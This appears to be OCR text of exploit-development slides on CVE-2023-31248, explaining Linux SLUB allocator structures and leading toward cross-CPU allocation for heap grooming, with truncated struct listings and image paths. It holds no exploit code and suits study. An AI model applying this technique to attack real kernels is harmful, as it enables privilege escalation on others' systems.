
Problem2 - per-cpu SLAB



Problem2 - per-cpu SLAB



Linux Kernel SLAB



- https://ruia-ruia.github.io/2022/08/05/CVE-2022-29582-io-uring/
- SLUB Internals for Exploit Developers (Linux Security Summit '24)

CVE-2023-31248

Linux Kernel SLAB

```
struct kmem_cache {
        struct kmem_cache_cpu __percpu *cpu_slab;
        /* Used for retrieving partial slabs, etc. */
        slab_flags_t flags;
        unsigned long min_partial;
        unsigned int size;      /* The size of an object including metadata */
        unsigned int object_size;/* The size of an object without metadata */
        struct reciprocal_value reciprocal_size;
        unsigned int offset;    /* Free pointer offset */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        /* Number of per cpu partial objects to keep around */
        unsigned int cpu_partial;
        /* Number of per cpu partial slabs to ke
        unsigned int cpu_partial_slabs;
#endif
        struct kmem_cache_order_objects oo;

        unsigned int useroffset;        /* Usercopy region offs
        unsigned int usersize;          /* Usercopy region size

        struct kmem_cache_node *node[MAX_NUMNODES];
};
```

```
struct kmem_cache_cpu {
        void **freelist;        /* Pointer to next available object */
        unsigned long tid;      /* Globally unique transaction id */
        struct slab *slab;      /* The slab from which we are allocating */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        struct slab *partial;   /* Partially allocated frozen slabs */
#endif
        local_lock_t lock;      /* Protects the fields above */
#ifdef CONFIG_SLUB_STATS
        unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
```

CVE-2023-31248

Linux Kernel SLAB - Allocation (1)

```
struct kmem_cache {
        struct kmem_cache_cpu __percpu *cpu_slab;
        /* Used for retrieving partial slabs, etc. */
        slab_flags_t flags;
        unsigned long min_partial;
        unsigned int size;      /* The size of an object including metadata */
        unsigned int object_size;/* The size of an object without metadata */
        struct reciprocal_value reciprocal_size;
        unsigned int offset;    /* Free pointer offset */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        /* Number of per cpu partial objects to keep around */
        unsigned int cpu_partial;
        /* Number of per cpu partial slabs to ke
        unsigned int cpu_partial_slabs;
#endif
        struct kmem_cache_order_objects oo;

        unsigned int useroffset;        /* Usercopy region offs
        unsigned int usersize;          /* Usercopy region size

        struct kmem_cache_node *node[MAX_NUMNODES];
};
```

1. kmem_cache_cpu freelist

```
struct kmem_cache_cpu {
        void **freelist;        /* Pointer to next available object */
        unsigned long tid;      /* Globally unique transaction id */
        struct slab *slab;      /* The slab from which we are allocating */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        struct slab *partial;   /* Partially allocated frozen slabs */
#endif
        local_lock_t lock;      /* Protects the fields above */
#ifdef CONFIG_SLUB_STATS
        unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
```

CVE-2023-31248

Linux Kernel SLAB - Allocation (2)

```
struct kmem_cache {
        struct kmem_cache_cpu __percpu *cpu_slab;
        /* Used for retrieving partial slabs, etc. */
        slab_flags_t flags;
        unsigned long min_partial;
        unsigned int size;      /* The size of an object including metadata */
        unsigned int object_size;/* The size of an object without metadata */
        struct reciprocal_value reciprocal_size;
        unsigned int offset;    /* Free pointer offset */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        /* Number of per cpu partial objects to keep around */
        unsigned int cpu_partial;
        /* Number of per cpu partial slabs to ke
        unsigned int cpu_partial_slabs;
#endif
        struct kmem_cache_order_objects oo;

        unsigned int useroffset;        /* Usercopy region offs
        unsigned int usersize;          /* Usercopy region size

        struct kmem_cache_node *node[MAX_NUMNODES];
};
```

1. kmem_cache_cpu freelist

2. kmem_cache_cpu slab

```
struct kmem_cache_cpu {
        void **freelist;        /* Pointer to next available object */
        unsigned long tid;      /* Globally unique transaction id */
        struct slab *slab;      /* The slab from which we are allocating */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        struct slab *partial;   /* Partially allocated frozen slabs */
#endif
        local_lock_t lock;      /* Protects the fields above */
#ifdef CONFIG_SLUB_STATS
        unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
```

CVE-2023-31248

Linux Kernel SLAB - Allocation (3)

```
struct kmem_cache {
        struct kmem_cache_cpu __percpu *cpu_slab;
        /* Used for retrieving partial slabs, etc. */
        slab_flags_t flags;
        unsigned long min_partial;
        unsigned int size;      /* The size of an object including metadata */
        unsigned int object_size;/* The size of an object without metadata */
        struct reciprocal_value reciprocal_size;
        unsigned int offset;    /* Free pointer offset */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        /* Number of per cpu partial objects to keep around */
        unsigned int cpu_partial;
        /* Number of per cpu partial slabs to ke
        unsigned int cpu_partial_slabs;
#endif
        struct kmem_cache_order_objects oo;

        unsigned int useroffset;        /* Usercopy region offs
        unsigned int usersize;          /* Usercopy region size

        struct kmem_cache_node *node[MAX_NUMNODES];
};
```

1. kmem_cache_cpu freelist

2. kmem_cache_cpu slab

3. kmem_cache_cpu partial

```
struct kmem_cache_cpu {
        void **freelist;        /* Pointer to next available object */
        unsigned long tid;      /* Globally unique transaction id */
        struct slab *slab;      /* The slab from which we are allocating */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        struct slab *partial;   /* Partially allocated frozen slabs */
#endif
        local_lock_t lock;      /* Protects the fields above */
#ifdef CONFIG_SLUB_STATS
        unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
```

CVE-2023-31248

Linux Kernel SLAB - Allocation (4)

```
struct kmem_cache {
        struct kmem_cache_cpu __percpu *cpu_slab;
        /* Used for retrieving partial slabs, etc. */
        slab_flags_t flags;
        unsigned long min_partial;
        unsigned int size;      /* The size of an object including metadata */
        unsigned int object_size;/* The size of an object without metadata */
        struct reciprocal_value reciprocal_size;
        unsigned int offset;    /* Free pointer offset */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        /* Number of per cpu partial objects to keep around */
        unsigned int cpu_partial;
        /* Number of per cpu partial slabs to ke
        unsigned int cpu_partial_slabs;
#endif
        struct kmem_cache_order_objects oo;

        unsigned int useroffset;        /* Usercopy region offs
        unsigned int usersize;          /* Usercopy region size

        struct kmem_cache_node *node[MAX_NUMNODES];
};
```

1. kmem_cache_cpu freelist

2. kmem_cache_cpu slab


3. kmem_cache_cpu partial

4. kmem_cache node

```
struct kmem_cache_cpu {
        void **freelist;        /* Pointer to next available object */
        unsigned long tid;      /* Globally unique transaction id */
        struct slab *slab;      /* The slab from which we are allocating */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        struct slab *partial;   /* Partially allocated frozen slabs */
#endif
        local_lock_t lock;      /*
#ifdef CONFIG_SLUB_STATS
        unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
```

CVE-2023-31248

Linux Kernel SLAB - Allocation (5)




The Goal of Cross-CPU Allocation


Free object in CPU #0

Allocate object in CPU #1

